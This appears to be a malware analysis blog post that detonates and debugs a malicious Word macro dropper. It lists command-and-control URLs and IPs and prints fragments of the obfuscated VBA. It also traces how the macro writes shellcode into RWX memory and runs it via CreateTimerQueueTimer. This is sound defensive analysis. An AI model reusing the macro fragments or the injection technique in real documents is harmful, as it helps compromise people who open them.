
It also spawns several processes:



Sends 18 HTTP requests.




Screenshot of the opened document.



VM detonation

To gather more information, I also ran it in my VM (although it won't be any different from the results at malwr.com).



On my VM it creates only one process - *svchost.exe*. You'll see later why. Checking the strings of *svchost.exe*, with Process Hacker, shows interesting domains. Some of them (the russian ones) weren't shown in the mawlr.com analysis.


WINWORD.EXE	4004	0.06	16.12 MB	IE11WIN7\IEUser	Microsoft Word
svchost.exe	1808		98.08 MB	IE11WIN7\IEUser	Host Process for Windows Services


Address	Length	Result
0x209ed0	14	setedranty.com
0x2314d0	107	http://setedranty.com/ls5/forum.php|http://attotperat.ru/ls5/forum.php|http://robtetoftwas.ru/ls5/forum.php

Address	Length	Result
0x18f3ac	15	robtetoftwas.ru
0x201f1a	19	st: robtetoftwas.ru
0x209e72	13	btetoftwas.ru
0x209eb8	13	attotperat.ru
0x216374	30	robtetoftwas.ru
0x2314d0	107	http://setedranty.com/ls5/forum.php|http://attotperat.ru/ls5/forum.php|http://robtetoftwas.ru/ls5/forum.php
0x2344ba	34	tp://robtetoftwas.ru/ls5/forum.php
0x23451a	34	tp://robtetoftwas.ru/ls5/forum.php
0x2346fa	34	tp://robtetoftwas.ru/ls5/forum.php
0x2397d1	35	ttp://robtetoftwas.ru/ls5/forum.php
0x23b228	30	obtetoftwas.ru
0x23b2f0	26	Httotperat.ru
0x23b522	28	obtetoftwas.ru
0x23b6b0	26	uttotperat.ru
0x2470d8	15	robtetoftwas.ru
0x24710a	13	btetoftwas.ru
0x24713a	13	btetoftwas.ru
0x24719a	13	btetoftwas.ru
0x24d522	70	ttp://robtetoftwas.ru/ls5/forum.php
0x253274	26	attotperat.ru
0x25340c	30	robtetoftwas.ru
0x25592e	24	%etoftwas.ru
0x7b00894	30	robtetoftwas.ru
0x7b00c3c	15	ROBTETOFTWAS.RU

Address	Length	Result
0x209e88	13	api.ipify.org
0x214bf6	36	#://api.ipify.org/
0x4041fc	20	http://api.ipify.org


The trace from Process Monitor doesn't show anything I don't know already. The malware starts a new *svchost.exe* process and the new process tries to connect to some IP addresses.







svchost.exe	2136	TCP Reconnect	10.0.2.15:49171 -> 138.201.163.62:80	SUCCESS	Length: 0, seqnum: 0, connid: 0
svchost.exe	2136	Thread Exit		SUCCESS	Thread ID: 2448, User Time: 0.0000000, Kernel Time: 0.0000000
svchost.exe	2136	TCP Reconnect	10.0.2.15:49171 -> 138.201.163.62:80	SUCCESS	Length: 0, seqnum: 0, connid: 0
svchost.exe	2136	TCP Reconnect	10.0.2.15:49172 -> 62.109.18.138:80	SUCCESS	Length: 0, seqnum: 0, connid: 0
svchost.exe	2136	TCP Reconnect	10.0.2.15:49172 -> 62.109.18.138:80	SUCCESS	Length: 0, seqnum: 0, connid: 0
svchost.exe	2136	Thread Create		SUCCESS	Thread ID: 3996

API monitor shows that the Word process allocates memory with *NtAllocateVirtualMemory* and RWX permissions, then writes 5883 bytes with *NtWriteVirtualMemory* and after that calls *CreateTimerQueueTimer* which can execute code and one of its arguments is an address that points inside the previously written memory.



One of the things *svchost.exe* probably does is process enumeration. You can see that it iterates through all processes.






TcpLogView logs only one connection.

Eve...	Local Ad...	Remote Address	Remote H...	Local P...	Remote Port	Process ID	Process Name
Open	10.0.2.15	184.73.220.206	ec2-184-...	49161	80	1804	svchost.exe
Close	10.0.2.15	184.73.220.206	ec2-184-...	49161	80	1804	svchost.exe

With Wireshark you can see why. One of the Command and Control domains doesn't exist anymore, the other two resolve sucessfully, but the servers are down. This means I won't be able to analyse the other modules of the malware, but only the dropper.




Static analysis (MS Word document)

The VBA script is heavily obfuscated, so I'll go directly to dynamic analysis. I thank the IT gods, that the VBA script editor has a debugger.

Dynamic analysis (MS Word document)

The VBA script loads some functions from several DLLs. The only one that can spawn a process is *CreateTimerQueueTimer* which you saw earlier in the output from API monitor. I could stop the execution right before calling it and dump the memory contents that are going to be executed, but I need to know where the buffer starts and how big it is.

On the screenshot below, between the lines of code are the lyrics of the song Hurricane by Luke Combs written as comments.




The function *Document_Open()* is automatically executed when the document is opened (if the macros are enabled). This function calls another one called *abraham()*.

I renamed *Document_Open()* to *Disabled_Document_Open()*, to prevent the automatic execution every time I open the document.

```
Private Sub Disabled Document Open()
Dim anatropous As Long
Dim polypodium As Byte
lilyturf = "effectiveness"
abraham
dragging = 1
halberd = 3995
allmains = 169534
 Pmt 0, dragging, 20175, 26084, 7
End Sub
Sub abraham()
Dim galeorhinus As Variant
Dim brachycephalic As Byte
inclusive.falconidae.Value = Day(#12/5/2013#)
varday = argon = "bugle"
eel = "proxemics"
chancellor = "beginner"
goosh = "macte"
overcoat = "monacan"
```

Stepping through the code with the debugger, I found where the large string, that olevba showed, is loaded.




The *Right* function removes the 4 leading spaces.

The next line decodes the string to binary format. I added a function to convert the bytes of the decoded string to hex and print it, then used a hex editor attached to the process to find the location and contents of the buffer holding the decoded string.

Note: My function omits leading zeros in the hex output (08 is printed as 8)… my knowledge of VBA is poor.

I don't know if this is the final transformation of the buffer so I'll still not dump it. I'll have to go all the way until *CreateTimerQueueTimer* is called




Buffer that holds the decoded bytes is passed to the function *arch* . Before continuing the analysis of *arch* I'll first analyse the functions that it uses.

```
dominantly = multidimensional
allowed = "become"
humbler = arch(dominantly)
```

The function *birmingham* is an alias for *NtWriteVirtualMemory*.

```
Public Declare PtrSafe Function birmingham Lib "ntdll.dll   " Alias "NtWriteVirtualMemory"
```

birmingham (*NtWriteVirtualMemory*) is called from *policeman*. If you follow the arguments, you can see that the first one (*kola*) is pointer to the address where data is going to be written. The second argument (*haft*) is pointer to a buffer that contains the data to be written and the third (*restrengthen*) is the number of bytes to write. So *policeman* is just a wrapper for *NtWriteVirtualMemory*



Now let's return to *arch*. *arch* accepts our decoded bytes as an argument. First it calls *policeman* to store a pointer (4 bytes in size) to the argument (the buffer) in the variable *militarized*.

